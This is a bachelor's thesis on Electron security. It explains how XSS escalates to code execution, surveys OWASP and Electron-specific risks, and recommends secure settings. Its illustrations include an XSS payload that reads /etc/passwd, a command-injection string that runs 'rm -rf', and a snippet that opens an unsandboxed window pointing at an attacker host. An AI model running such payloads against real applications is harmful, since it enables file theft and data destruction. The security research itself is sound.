IAS INSTITUTE FOR APPLICATION SECURITY

# An Analysis of the State of Electron Security in the Wild

**Bachelor's Thesis**

Benjamin Altpeter

August 1, 2020

supervised by Prof. Dr. Martin Johns

# Declaration of Authorship

I hereby declare that the thesis submitted is my own unaided work. All direct or indirect sources used are acknowledged as references. I am aware that the thesis in digital form can be examined for the use of unauthorized aid and in order to determine whether the thesis as a whole or parts incorporated in it may be deemed as plagiarism. For the comparison of my work with existing sources I agree that it shall be entered in a database. Further rights of reproduction and usage, however, are not granted here. This paper was not previously presented to another examination board and has not been published.

Braunschweig, on August 1, 2020 Benjamin Altpeter

# Contents


**1. Introduction** **6**

**2. Background** **8**
2.1. Electron Architecture . . . 8
2.2. A Basic App . . . 8

**3. Electron Attack Vectors** **11**
3.1. Attack Vectors Shared with Web Applications . . . 11
3.1.1. OWASP Top Ten . . . 11
3.1.2. Additional Attack Vectors . . . 16
3.2. Attack Vectors Specific to Electron . . . 17
3.2.1. Not Enabling Security Features . . . 18
3.2.2. Opening URLs with shell.openExternal() . . . 20
3.2.3. Missing Permission Request Handlers . . . 21
3.2.4. Insecure Protocol Handlers . . . 22
3.2.5. Introducing Privileged APIs to the Window Object . . . 22
3.3. Differences in Exploitation Compared to the Browser . . . 23

**4. Documented Vulnerabilities in Electron Applications** **24**
4.1. XSS and RCE in Leanote Desktop . . . 24
4.2. RCE in WordPress.com for Desktop . . . 27
4.3. RCE in Rocket.Chat Desktop . . . 30

**5. Automated Analysis** **32**
5.1. Overview . . . 32
5.2. Collecting Electron Apps . . . 32
5.3. Downloading Apps and Source Code Extraction for Closed Source Apps . . . 33
5.4. Scanning for Potential Security Problems . . . 34
5.5. Results . . . 37

**6. Manual Analysis** **41**
6.1. RCE in Jitsi Meet Electron . . . 41
6.2. RCE in Desktop App for CMS . . . 42
6.3. XSS and RCE in Note-taking App . . . 43
6.4. RCE in Bug Tracking App . . . 43

**7. Takeaways** **45**
7.1. Security-Consciousness in Electron Apps . . . 45
7.2. Recommendations to Electron Developers . . . 46
7.3. Recommendations to App Developers . . . 47

**8. Related Work** **48**
8.1. Foundational Research . . . 48

8.2. Research on Electron . . . . . . . . . . 48
8.3. Research on Similar Frameworks . . . . . . . . . . 49

**9. Conclusion** **50**
9.1. Future Work . . . . . . . . . . 50

**10. Bibliography** **52**

**A. Appendix** **59**
A.1. Vulnerabilities That Were Considered . . . . . . . . . . 59
A.2. Exposé . . . . . . . . . . 59

**Abstract**

Electron is an open source framework for building cross-platform desktop applications using regular web technologies like JavaScript, HTML and CSS. Electron apps are getting more and more popular, with thousands of applications already built using the framework. This new paradigm also requires new security considerations and a widened threat model: Web applications are strictly isolated from the operating system, running in the browser's sandbox and without access to system primitives. Electron apps, however, can be given full access to the Node.js APIs, breaking open this isolation. Thus, many of the well-known attack vectors of the web still apply to Electron applications, but they may be a lot more severe given full access to the system.

This thesis will first explore known attacks for Electron apps, comparing their impact there to web apps in the browser. Then, it will present an analysis of 1,204 open and closed source Electron applications for various security indicators to give an insight into the state of Electron security in the wild. The results show that while the situation is improving with more developers becoming aware of the necessary security considerations and secure defaults starting to be introduced, most apps don't take advantage of Electron's security features and use of dangerous functions is common.

This work is licensed under a Creative Commons "Attribution 4.0 International" license.

# 1. Introduction

"It's easier than you think: If you can build a website, you can build a desktop app."

Electron is an open source framework for building cross-platform desktop applications using regular web technologies like JavaScript, HTML and CSS. Its homepage features the above statement, highlighting the underlying philosophy: Electron strives to not just make developing desktop apps easier but also possible for people without any experience in this field. And the strategy is working: Electron apps are getting more and more popular, often replacing previous native ones. There are already thousands of applications built on Electron, including popular messaging apps like Slack Desktop, Skype, and WhatsApp Desktop, IDEs like Atom and Visual Studio Code, or even disk image writing utilities like Balena Etcher.

However, despite the apparent benefits, one also has to consider the security aspects of the framework and the apps made using it. Web applications have long been strictly isolated from the operating system, running in the browser's sandbox and without access to system primitives like the file system or the ability to modify system settings. Desktop applications, on the other hand, often fundamentally rely on this native access. Electron tries to bridge this gap by introducing additional privileged APIs that can be accessed by the sites the apps load, breaking open the sandbox mechanism of the underlying browser.

Therefore, the threat model needs to be significantly widened. Many of the well-known attack vectors of the web still apply to Electron applications, some being more and some being less severe or leading to different problems compared to the browser. In addition, however, as Electron gives its apps access to native operating system primitives, additional attacks need to be considered and previous conclusions on the severity of attacks need to be re-evaluated given the lack of a sandbox. XSS vulnerabilities, where an attacker is able to inject malicious JavaScript code into a site, are a good example of this. While they are already severe on the web, allowing the attacker to modify the page and execute the same functions a user could, they become even more severe if the "browser" the site is running in also has full access to the user's computer. Now the attacker can read and write files, execute programs, and install malware, among other things.

This begs a number of questions: What potential security pitfalls are there when writing Electron applications? Are they commonly known and well documented? Given that the framework explicitly targets developers with little to no experience on desktop applications, how security-conscious are Electron app developers actually? And what can be done to make Electron apps more secure? This thesis will try to answer these questions in two parts.

The first part will focus on the theoretical background and explore known attacks, comparing their impact when affecting a web and an Electron application. It will explain the reasons for the differences in severity and effects. Furthermore, it will describe the steps already being taken to avoid vulnerabilities and minimize the risks, including, for example, recommendations given by the Electron developers and the default values of security-relevant settings. Finally, it will look at documented existing vulnerabilities in Electron apps to get a first insight into the state of Electron security in the wild.

The second part will then try to give a broader picture of this situation in the form of an empirical analysis of open and closed source applications using Electron. To this end, statistics on security-related practices of a large number of Electron apps were collected. These statistics include parameters like the Electron version used, whether security features are enabled and whether the used dependencies contain known vulnerabilities. From these results, recommendations to both the developers of Electron and individual app developers will be given on how to make apps more secure.

**Contributions** In particular, the following contributions are made:

- A comprehensive overview of common attack vectors for Electron applications is given with explanations on how these problems can be avoided.
- Three actual documented vulnerabilities in large Electron apps and their fixes are explained and minimal reproducible examples of these vulnerabilities are given.
- A series of scripts was written to automatically collect and analyse Electron apps and an open source security scanner for Electron apps was extended with most changes already contributed back upstream.
- Statistics on the security-related practices of more than 1,200 open and closed source apps are presented.
- From the collected statistics, multiple vulnerabilities in Electron apps were discovered and reported to the respective projects. Where possible, these findings are also presented in this thesis.

# 2. Background

Electron is an open source framework for developing desktop applications using web technologies, i.e. using HTML for the content and structure, CSS for the styling and JavaScript for the functionality. This allows the resulting apps to be cross-platform, running on Linux, macOS, and Windows with minimal platform-specific code [1].
It was originally developed for the Atom editor by GitHub as Atom Shell and later renamed to Electron in April 2015 [2]. Electron's governance has moved to working groups in March 2019 [3] and since December 2019, the project is hosted by the OpenJS Foundation [4] which also manages projects like jQuery, Node.js and Esprima [5].

## 2.1. Electron Architecture

The goal behind Electron is simple: Use web technologies for wide portability and easier development but also make the app feel like a native program by exposing additional capabilities to the developers [1]. It does so by combining two existing technologies and adding its own platform helpers on top: Sites are loaded using the Chromium browser and access to operating system primitives, like the file system and shell, as well as a vast ecosystem of libraries is provided through the Node.js JavaScript runtime which is meant for running JavaScript outside of the browser and therefore includes APIs for traditional OS features, and its corresponding package repository. Electron then adds its own APIs for native platform functions like menus, notifications, etc.


Electron apps run across multiple processes, namely the main and renderer processes [6, p. 6]. There is always exactly one main process that controls the application and each page has its own renderer process, just like tabs in Chromium. The main process has access to all renderer processes while the renderer processes are isolated and can only control their own page [7]. But while the main process has access to privileged Electron functions, it cannot access the DOM APIs [8]. Those are only available to the renderer processes which in turn, depending on the settings, can only access very few or none of the Electron APIs. The main process and render processes can communicate using inter-process communication (IPC) messages in JSON format, similar to the `postMessage` communication between a website and an `<iframe>`. Figure 2.1 illustrates this architecture.

## 2.2. A Basic App

A Node.js module bundles the JavaScript code of an application with its dependencies, which can be installed using a package manager like NPM or Yarn, and are saved in the `node_modules` directory [9, p. 71]. It further contains a `package.json` file which holds metadata about the module, like its name, version, and dependencies.
Electron apps are essentially just Node.js modules with the `electron` package installed as a dependency [10]. They need a JavaScript file that sets up the app, often called `main.js`, as an entry point that is set through the `main` field in the `package.json`. To distribute the app, it needs to be packaged either by just bundling it with a prebuilt Electron binary or using a third-party tool like electron-forge[1] or electron-builder[2] [11].

[1] `https://www.electronforge.io/`
[2] `https://www.electron.build/`

Figure 2.1.: The architecture of an Electron app. The app's entry point script `main.js` runs in the main process which has full access to the Node.js and privileged Electron platform APIs. It can spawn multiple windows that will run in separate renderer processes. These always have access to the DOM APIs and depending on the settings may have access to the Node.js and some Electron APIs. The different processes can communicate with one another through IPC messages (if available to the renderer processes). In this figure, the dashed blue parts may not be accessible to a renderer process depending on the settings for this particular window.




The most basic Electron app, simply loading an HTML page, would thus look like this (saved as `main.js`):

```
const { app, BrowserWindow } = require('electron');

function createWindow() {
  const window = new BrowserWindow();
  window.loadFile('index.html');
}

app.on('ready', createWindow);
```

This provides no more features than a browser, though. Electron's main advantage is in being able to access the user's computer from the app which isn't possible from a website in a browser. Most trivially, this can be done using Node integration which allows using all Node.js APIs directly from the JavaScript of the page. Consider the following example (saved as `index.html`) of a minimal note taking application that automatically saves the entered notes to the user's disk:

```
<textarea id="content-input"></textarea>
<script>
const fs = require('fs');
document.getElementById('content-input').oninput = function(e) {
  fs.writeFileSync('/home/user/notes.txt', e.target.value);
};
</script>
```

This example now makes use of the Node integration feature to access Node.js' `fs` module to write to

the file system. Note that depending on the version, Node integration needs to be enabled through the `webPreferences` option of the `BrowserWindow` first like so:

```
const window = new BrowserWindow({
  webPreferences: {
    nodeIntegration: true
  }
});
```

In addition, Electron provides platform APIs that would be available to regular, native apps. For example, there is an abstraction over the different operating systems' notification APIs that can be used like this from the renderer process [12]:

```
const n = new Notification('Notification title', {
  body: 'Notification text'
});
```

There are also platform-specific APIs like adding menu items to the dock icon on macOS [13]:

```
const { app, Menu } = require('electron');

const dockMenu = Menu.buildFromTemplate([{
  label: 'Say hello',
  click() { alert("Hello!"); }
}]);

app.dock.setMenu(dockMenu);
```

This way, developers can create desktop applications fairly easily and with little required knowledge other than how to create websites. Note however that the features explained here need careful security considerations before being used. The examples are only for the purpose of introducing the concepts of Electron and should not be used in actual apps. While the code as presented doesn't contain any immediate exploitable vulnerabilities, it becomes dangerous when the app gets more complex and more features are added. If an attacker somehow managed to execute JavaScript in the renderer process of this example app, they could leverage the enabled Node integration to remotely execute arbitrary code on the user's computer. These problems and considerations will be discussed in the next two chapters.

# 3. Electron Attack Vectors

After learning how to create Electron applications, the next step in order to be able to build secure ones is understanding the possible attack vectors for exploiting them. This chapter will look at the potential impact these attack vectors have as well as existing mitigations and steps being taken to minimize the risks stemming from them. This will help with deciding which ones to consider for further analysis.

Table 3.1 gives an overview of all the attack vectors discussed in this chapter.

## 3.1. Attack Vectors Shared with Web Applications

As established in Section 2.1, Electron applications are essentially websites running in a specialized browser. When considering attack vectors for Electron apps, it thus seems logical to first look at known attack vectors for websites accessed through "regular" browsers. Nevertheless, not all attack vectors for the web also apply to Electron. Comparing the impact of the attack vectors between the browser and Electron will allow deciding which ones are relevant and warrant further consideration.

### 3.1.1. OWASP Top Ten

The Open Web Application Security Project (OWASP) is a non-profit organization that focusses on web application security. They publish the *OWASP Top Ten*, a widely regarded and cited list of ten critical security risks commonly occurring in web applications [14]. This section will explain the attacks described there and evaluate their impact for Electron applications. It is based on the most recent version of 2017, with the items in the order OWASP considers most dangerous.

#### Injection (A1:2017)

Injection attacks are possible if untrusted user input is passed directly, i.e. without filtering or sufficient sanitization, into a privileged function. This way, the attacker can alter the program flow, causing unintended output [15].

Common injection attacks include SQL injection, where the user input is inserted directly into the query, allowing the attacker to change the query to return different results or have unwanted side effects, like deleting records, and command injection, where the user input is inserted directly into a shell command, allowing the attacker to execute their own commands on the host.

SQL injection usually doesn't apply in the context of Electron. An app might ship a client-side SQLite database but this attack vector typically applies to systems with a central database. While Electron apps may well access such a database, the vulnerability would then be in the backend server, not in the Electron app.

Command injection, on the other hand, can definitely be relevant as Electron exposes the regular Node.js APIs like `child_process.exec()` which can be used to execute arbitrary commands on the host system. If used incorrectly, those can be abused by attackers just like in regular Node.js server apps.
If an app for example uses ``child_process.exec(`ls -l ${directory}`, callback);`` and an attacker manages to inject `rm -rf data` into the `directory` variable, the `data` directory will be deleted [16, p. 75].

There are no mitigations for command injection specific to Electron as they are executed through regular Node.js APIs.

Table 3.1.: Comparing the discussed attack vectors between browsers, servers and Electron apps.

| Attack vector | Causes | Applies to browser? | Applies to server? | Applies to E. app? | Relative severity in E. apps | Mitigations for E. apps |
|---|---|---|---|---|---|---|
| Injection (A1:2017) | passing user input directly to sensitive functions | no | yes | yes | / | none |
| Broken authentication (A2:2017) | use of weak authentication mechanisms | no | yes | no | / | / |
| Sensitive data exposure (A3:2017) | use of insecure protocols, accidental information leakage | no | yes | yes | less | security scanners |
| XML external entities (A4:2017) | improper XML parsing | no | yes | yes | same (less common) | none |
| Broken access control (A5:2017) | not restricting access to sensitive data and functions properly | no | yes | no | / | / |
| Security misconfiguration (A6:2017) | use of insecure defaults, manually disabling security features | yes | yes | yes | same | adoption of secure defaults, security scanners |
| XSS (A7:2017) | executing user-controlled JavaScript | yes | no | yes | more | security scanners, secure settings |
| Insecure deserialization (A8:2017) | improper use of data formats that are too powerful | yes | yes | yes | same (less common) | none |
| Using components with known vulnerabilities (A9:2017) | outdated, vulnerable libraries | yes | yes | yes | same | dependency checkers |
| Insufficient logging & monitoring (A10:2017) | no monitoring, monitoring not checked regularly | no | yes | no | / | / |
| Replacing the app source | insufficient awareness by users, no code-signing | yes | no | yes | more | none |

| Attack vector | Causes | Applies to browser? | Applies to server? | Applies to E. app? | Relative severity in E. apps | Mitigations for E. apps |
|---|---|---|---|---|---|---|
| Open redirect, navigation | trusted domains redirecting to arbitrary targets | yes | no | yes | more | security scanners |
| Opening URLs with `shell.openExternal()` | improper filtering of the allowed URLs | no | no | yes | / | security scanners |
| Missing permission request handlers | no filtering of permission requests | no | no | yes | / | security scanners |
| Insecure protocol handlers | improper checking of incoming URLs | no | no | yes | / | security scanners |
| Introducing privileged APIs to the `window` object | exposing privileged APIs from preload scripts | no | no | yes | / | security scanners |

### Broken Authentication (A2:2017)

The authentication mechanisms used by services may be weak. Common problems include insufficient brute-force protection, allowing attackers to perform credential stuffing attacks, and improper session timeouts [17].

This problem doesn't apply to Electron apps as, again, the Electron app doesn't act as a central server but rather the attacker would only be able to access their own data. There may of course be related vulnerabilities in the backend server the app talks to.

### Sensitive Data Exposure (A3:2017)

Sensitive data exposure means the leaking of sensitive information to a third party that isn't supposed to have access to that information [18]. The cause for the problem might be something as trivial as forgotten files on a web server that are accessible without authentication or even just leaking whether a user exists after entering an invalid password.

While it seems like sensitive data exposure might also primarily apply to server applications, it is actually relevant to Electron as well. A common example here is remote content loaded via HTTP, allowing for man-in-the-middle (MITM) attacks, just like in browsers. One might also imagine a password manager implemented in Electron that leaks sensitive data to other applications.

There are some mitigations targetting these kinds of problems, primarily security scanners which alert the developer when resources are loaded via HTTP [19].

### XML External Entities (A4:2017)

XML is a powerful language, so developers need to be careful when parsing untrusted data. Notably, external entities in XML can be used to load values from outside the document. If the parser is configured incorrectly, an attacker may be able to exfiltrate sensitive data by including local files in the document [20].

While it is possible for Electron apps to (dangerously) parse XML, that is fairly uncommon. As they are written in JavaScript, the preferred data exchange format for Electron apps is JSON.
The impact from this attack would be similar to that in a server app, just endangering the files on the user's computer instead.

There are no Electron-specific mitigations for XML external entities attacks.

### Broken Access Control (A5:2017)

Access to sensitive data and functions needs to be restricted to authorized users. If access control mechanisms are not present or configured incorrectly, an attacker may access privileged data or run unintended commands [21].

This attack vector doesn't apply here as it is only relevant to server applications. The Electron app only has access to the user's own computer which they already control.

### Security Misconfiguration (A6:2017)

Software and libraries don't always come with secure default settings or even include unnecessary sample components that need to be disabled or removed explicitly [22]. An attacker can use these misconfigurations to gain unauthorized access.

This problem equally applies to Electron apps. There are a number of security settings that need to be enabled explicitly by the developer. In addition, some unnecessary features like the Chromium DevTools

are enabled by default and need to be disabled explicitly. Electron is starting to move more and more settings to secure defaults, though. See Section 3.2.1 for more details.

In addition, some security scanners include checks for these preferences [19].

### Cross Site Scripting (A7:2017)

Cross site scripting (XSS) occurs when an attacker is able to inject JavaScript into a web page. This is often because user input, e.g. a search query, is inserted directly into the web page (using `element.innerHTML = value` for example) and then interpreted as HTML by the browser, allowing the attacker to execute code in the context of the user's session.
XSS can be used to steal session data like cookies, perform key logging, or even for phishing by manipulating the page [23].

In the context of Electron apps, XSS is even more relevant. It is equally applicable as Electron apps are just web pages. The effects are greatly magnified though: Electron apps often need more privileges than a regular browser. Electron thus provides them with access to the Node.js APIs, allowing access to the file system, for example. While it is possible to isolate them from the renderer process, that isn't always done, allowing to escalate XSS attacks into remote code execution (RCE) which gives the attacker full access to the user's system.

In terms of mitigations, it is possible to weaken the effects of XSS attacks by limiting the privileges of the renderer process. These settings are detailed in Section 3.2.1.

### Insecure Deserialization (A8:2017)

Serialization is used to store an object on the file system or to pass it over the network. Deserialization then takes this serialized data and turns it back into an object. Deserializing untrusted data can be dangerous. The deserialized object may contain properties, most notably attached functions, the developer is not aware of. In some cases, these functions may even be executed automatically when deserializing [24].

This attack vector also applies to Electron. Similarly to XSS, it can also lead to RCE here. It is not very common, though. Usually, objects in JavaScript code are serialized to JSON which is safe to deserialize. However, there are packages like `node-serialize`[1] which also serialize functions and may even automatically execute attached functions [25].

There are no mitigations for insecure deserialization, as this attack vector is caused by third-party packages.

### Using Components with Known Vulnerabilities (A9:2017)

Large lists of exploits and known vulnerabilities are available for most libraries, frameworks, and other packages. Using these components in an application may expose it to the same vulnerabilities. This problem is particularly prevalent with older versions of packages, so developers need to make sure to update their dependencies regularly.

This problem equally applies to Electron apps. In the JavaScript ecosystem, it is common to have large trees of dependencies and managing them can be hard [26].

In 2018, the NPM package manager introduced the `npm audit` command that scans a package's dependencies for known vulnerabilities and warns the developer. If versions with fixes are available, it can also automatically update those dependencies [27]. This tool can also be used for Electron apps.

[1] `https://www.npmjs.com/package/node-serialize`

#### Insufficient Logging & Monitoring (A10:2017)

When running server applications, it is important to monitor for suspicious activities like brute-forcing passwords or port scanning. This can help detect attacks early and prevent them or at least lower their impact [28].

This doesn't really apply to Electron as the app runs on the user's computer and not on a server. While logging would also be possible here, privacy concerns are greatly amplified. Users often don't appreciate aggressive telemetry.

### 3.1.2. Additional Attack Vectors

The OWASP Top Ten only lists a selection of ten attack vectors in the very broad field of general web security. This section will list some additional attack vectors beyond those.

#### Replacing the App Source

On the web, creating websites looking identical to popular websites is common for phishing attacks. Using methods like typosquatting, which means registering domains with common misspellings of brand names, e.g. `ebaay.com` instead of `ebay.com`; homograph attacks, which means registering domains with some characters swapped for similar looking ones, e.g. `g00gle.com` instead of `google.com`, or even using the fact that some TLDs allow Unicode characters in domains; and spam emails, victims are lured to the fake website where a login form awaits. The credentials entered there are sent to the attacker, though.

Similar attacks can be carried out against Electron apps by distributing modified binaries with malicious code [29]. This attack is made easier by two factors: For one, Electron apps are written in HTML and JavaScript. While the code can be minified and obfuscated, introducing changes here is still a lot easier than in compiled binaries. Additionally, the actual code for the application, i.e. the HTML and JavaScript source, is usually distributed outside of the actual executable, either by bundling the source directly or by packing it into a so-called *ASAR* archive (a simple archive format developed specifically for Electron that is similar to *TAR*). Since ASAR files cannot be code-signed [30], an attacker can distribute a modified ASAR file alongside the original, signed, executable to bypass software authentication mechanisms like SmartScreen on Windows or Gatekeeper on macOS.
There are even exploitation frameworks making this attack trivial to execute.[2]

#### Open Redirect and Navigation

Using redirects, websites can forward users from one page to another. A redirect is called *open* if the list of targets isn't limited and an attacker can use it to forward to arbitrary URLs. For example, visiting the following URL on the domain `google.com` forwards the user to the website of the TU Braunschweig:

```
https://google.com/url?sa=t&url=https%3A%2F%2Fwww.tu-braunschweig.de%2F
  &usg=AOvVaw1LJw3a4MqPwxNzQnuY83n3
```

An attacker can change the destination in the URL to forward to another website.[3]

[2] see *BEEMKA* by Context Information Security, which allows injecting reverse shells and keyloggers, as well as screenshot and webcam exfiltrators: `https://github.com/ctxis/beemka`

[3] In the case of this particular redirect on `google.com`, simply changing the `https%3A%2F%2Fwww.tu-braunschweig.de%2F` part isn't actually enough. The destination is further authenticated using the `usg` parameter. However, obtaining the necessary value is trivial for any website listed on Google: Clicking on a search result will not open the website directly, but rather go through a URL like the one shown. An attacker can simply copy the correct `usg` value from there [31].

Open redirects are commonly used for phishing. Instead of trying to lure a victim directly to the phishing page, an attacker will instead use an open redirect on a trusted domain to make the link seem less suspicious. This can also be used to fool rudimentary filtering software. However, under the right circumstances, open redirects on the web can also be used in more classical exploits, usually as a step to achieving XSS [32].

Those problems also apply in the context of Electron applications. However, they start even sooner. In Electron apps, it is recommended to only allow navigation (i.e. changing the displayed webpage) to a set of trusted origins [33, p. 15]. This is for two reasons: First, Electron apps typically don't display a URL bar. As such, if an attacker manages to get the user to navigate to a website controlled by them, the user has basically no way of noticing. This once again opens the possibility of phishing. In addition, this also allows for actual exploits as the attacker controls the code run on the target website without requiring an XSS vector.

Keeping this in mind, it becomes clear why open redirects are even more dangerous in Electron apps: By passing through a trusted domain, they may allow the attacker to bypass the navigation filters put in place by the developer. Depending on how the app is configured, this may also lead to code execution on the user's computer (see also Section 3.1.1) [34], [35].

Further, Electron doesn't show a warning before opening URLs with a protocol not handled by the app. For example, clicking on a link to `tel:+1555314159` would show a prompt whether to open the app configured for telephony in most browsers. In Electron however, the telephony app is opened directly without a warning. This can be a problem as the examples in Section 4.2 will show. Do note that the URLs are encoded here which means that some of the examples won't work as-is.

#### Content Security Policy

A Content Security Policy (CSP) is an HTTP header[4] that allows the developer to specify a set of policy directives, limiting the origins from which certain resource types can be embedded into the website. The list of resources that can be limited includes scripts (through `script-src`), images (through `img-src`), and styles (through `style-src`) [36].

Note that unlike the other items discussed in this section, a CSP is not an attack vector but rather used to prevent attacks. A lack of a CSP or even a misconfigured one will make attacking a website a lot easier though, so it makes sense to consider it in this context.
CSPs are commonly used to lessen the impact of XSS attacks. By limiting the scripts that can run on a webpage, it gets a lot harder or even impossible to execute malicious code through XSS [37].

As Electron apps are essentially just regular websites, they benefit from using a CSP in the same way. Some security scanners include a CSP check that verifies the presence of a CSP and passes it through additional tools like Google's CSP evaluator[5] [19].

## 3.2. Attack Vectors Specific to Electron

While the previous section focussed on attack vectors that apply both to classic web applications **and** (potentially) Electron, this section will list additional attack vectors that are specific to Electron. The list presented here is compiled from the Electron security warnings [38] and the checks of the Electronegativity security scanner [19].

[4] Although it is also possible to specify one through an HTML meta element.
[5] `https://github.com/google/csp-evaluator`

### 3.2.1. Not Enabling Security Features

Electron includes a number of preferences that affect the security of applications. Not enabling them or disabling the ones that are enabled by default opens up additional attack vectors.

In particular, the following security features are of relevance:

**Node.js integration** The option `nodeIntegration` controls whether the renderer process gets direct access to all Node.js APIs. It is disabled by default since version 5.0 (released April 24, 2019) [39] but can be re-enabled by the developer.

If Node.js integration is enabled, it is trivial for an attacker to turn XSS into RCE as they would have direct access to all privileged Node.js APIs, allowing for file access for example:

```
<script>alert(require('fs').readFileSync('/etc/passwd').toString());</script>
```

As such, it is recommended to leave `nodeIntegration` disabled. The developer can still make use of the native Node.js APIs through so-called preload scripts which are executed once before every page load and run in a privileged process that cannot be accessed by the renderer process (as long as context isolation is enabled) [38, Sec. 2].

**Context isolation** The `contextIsolation` option separates Electron's internal scripts and the preload scripts from the scripts running in the renderer process, giving them dedicated `window` and `document` objects, as well as different prototypes for the built-in JavaScript globals like `Array` and `RegExp` [40]. The main purpose behind this is to stop the renderer process from interfering with privileged code through attacks like *prototype pollution* [41]. Without context isolation, the renderer process can modify the behaviour of internal JavaScript functions that privileged code likely relies on, making it possible to also change the behaviour of those privileged scripts.

Enabling context isolation also means that the developer cannot expose additional APIs to the renderer process by attaching them to the `window` object anymore. For this purpose, the context bridge was introduced [42]. If context isolation is enabled, additional APIs can be exposed to the renderer process from the preload script like so:

```
const { contextBridge, shell } = require('electron');

contextBridge.exposeInMainWorld('acme', {
  openWebsiteInBrowser: function() {
    shell.openExternal('https://acme.tld/electron-app');
  }
});
```

The renderer process can then call `window.acme.openWebsiteInBrowser()` to use the API.

Context isolation will be enabled by default starting from Electron version 12.0 (no release date planned yet as of the time of writing). In the meantime, the Electron developers already recommend that all apps enable context isolation manually [43].

**Remote module** Electron includes GUI APIs for creating menus or windows for example. Using the remote module allows accessing these APIs from the renderer process without needing to resort to IPC calls [44]. It only works if Node.js integration is also enabled as the content would otherwise not have access to `require()` which is necessary to get the reference to the module.
The remote module is enabled by default but will be disabled by default in version 10.0 [39], which has not been released yet.

Even if Node.js integration is enabled, which is discouraged, as explained, allowing the remote module provides *even more* access to the renderer process which would otherwise not have been able to interact with the Electron application itself. With the remote module, the renderer process can add Chrome extensions or create new `BrowserWindows` with arbitrary web preferences, for example [45]:

```
<script>
const { BrowserWindow } = require('electron').remote;

BrowserWindow.addExtension(extension_path);
(new BrowserWindow({
  webPreferences: { webSecurity: false }
})).loadURL('https://evil.tld');
</script>
```

As such, it is recommended to disable it [46]. Instead, applications should only access those APIs through the main or preload script and, if necessary, provide heavily filtered wrappers to the renderer process that only allow specific, safe actions.

**Web security** Disabling the option `webSecurity` turns off various security features in the underlying Chromium browser, as the name implies. In particular, it disables the same-origin policy and allows HTTPS pages to load content from HTTP origins [45]. The option is enabled by default and should only be disabled for testing purposes.

**Sandboxing** Electron extends various browser APIs to make them more convenient for desktop application developers. They return their own `BrowserWindowProxy` upon calling `window.open()` from a renderer process for example and the third parameter of this function allows setting the web preferences for the new window. These extensions cause a larger attack surface. By enabling the `sandbox` option, developers can instead opt to enable Chromium's sandbox feature to isolate the renderer from the main process and to only expose the default browser APIs as provided by Chromium [47]. This option is disabled by default.

**Experimental features** Depending on the version, Chromium ships with a number of experimental features that are hidden behind feature flags and may or may not be enabled by default in future releases. In Electron, these can be enabled through the `enableBlinkFeatures` and `experimentalFeatures` options. These features have not been tested extensively by the Chromium developers yet and should only be enabled if absolutely necessary [38, Secs. 8–9].

**Custom command line arguments** Through the use of `app.commandLine.appendArgument(argument)` and `app.commandLine.appendSwitch(switch, value)`, developers can pass additional command line arguments to Chromium and Node.js. These arguments include ones that affect the security of the application, like the aptly named `--ignore-certificate-errors`, `--reduce-security-for-testing` and `--unsafely-treat-insecure-origin-as-secure` [48].
Obviously, these arguments should only be used for testing and never be enabled in production.

Apart from the custom command line arguments, all these features can be set using the `webPreferences` property of the `BrowserWindow` options:

```
const mainWindow = new BrowserWindow({
  webPreferences: {
    nodeIntegration: false,
```

```
    contextIsolation: true,
    enableRemoteModule: false,
    webSecurity: true,
    sandbox: true,
    enableBlinkFeatures: '',
    experimentalFeatures: false
  }
});
```

### 3.2.2. Opening URLs with shell.openExternal()

The `shell.openExternal(url)` function can be used to open URLs in the computer's respective default program. Typical use cases include opening `http://` and `https://` URLs in the user's default browser and `mailto:` URLs in their default email software. Many developers pass user-controlled input into this function. However, it doesn't just open "harmless" URLs:

- On Windows, a separate thread is opened[6], the URL is surrounded with double quotes and then directly and without any filtering passed into `ShellExecuteW()`:[7]

```
std::string OpenExternalOnWorkerThread(const GURL& url,
    const platform_util::OpenExternalOptions& options) {
  // […]
  base::string16 escaped_url = L"\"" + base::UTF8ToUTF16(url.spec()) + L"\"";
  // […]
  ShellExecuteW(nullptr, L"open", escaped_url.c_str(), nullptr,
                working_dir.empty() ? nullptr : working_dir.c_str(),
                SW_SHOWNORMAL)) <= 32)
  // […]
}
```

- On Linux, the URL is passed directly and without any filtering into `xdg-open`:[8]

```
void OpenExternal(const GURL& url, const OpenExternalOptions& options,
    OpenCallback callback) {
  // […]
  if (url.SchemeIs("mailto")) { /* [open in default email software] */ }
  else {
    bool success = XDGOpen(url.spec(), false, platform_util::OpenCallback());
    // […]
  }
}
```

[6] Omitted here for brevity, see: `https://github.com/electron/electron/blob/dcbed18f44a11f239f4d9bddefdb6291dc20d5bb/shell/common/platform_util_win.cc#L339-L348`

[7] Code from `https://github.com/electron/electron/blob/dcbed18f44a11f239f4d9bddefdb6291dc20d5bb/shell/common/platform_util_win.cc#L236-254`, formatted and simplified for clarity.

[8] Code from `https://github.com/electron/electron/blob/3e8d77d564f3f18abbd97ae9fd3a4cd417612b45/shell/common/platform_util_linux.cc#L93-L105`, formatted and simplified for clarity. The `XDGOpen()` function is a wrapper that ultimately directly calls: `xdg-open [path]`

- On macOS, the call is put onto an asynchronous dispatch queue[9], where it is passed directly into `NSWorkspace#openURLs()`:[10]

```
std::string OpenURL(NSURL* ns_url, bool activate) {
  // [...]
  NSUInteger launchOptions = NSWorkspaceLaunchDefault;
  if (!activate) launchOptions |= NSWorkspaceLaunchWithoutActivation;

  bool opened = [[NSWorkspace sharedWorkspace] openURLs:@[ ns_url ]
                              withAppBundleIdentifier:nil
                                              options:launchOptions
                       additionalEventParamDescriptor:nil
                                    launchIdentifiers:nil];
  // [...]
}
```

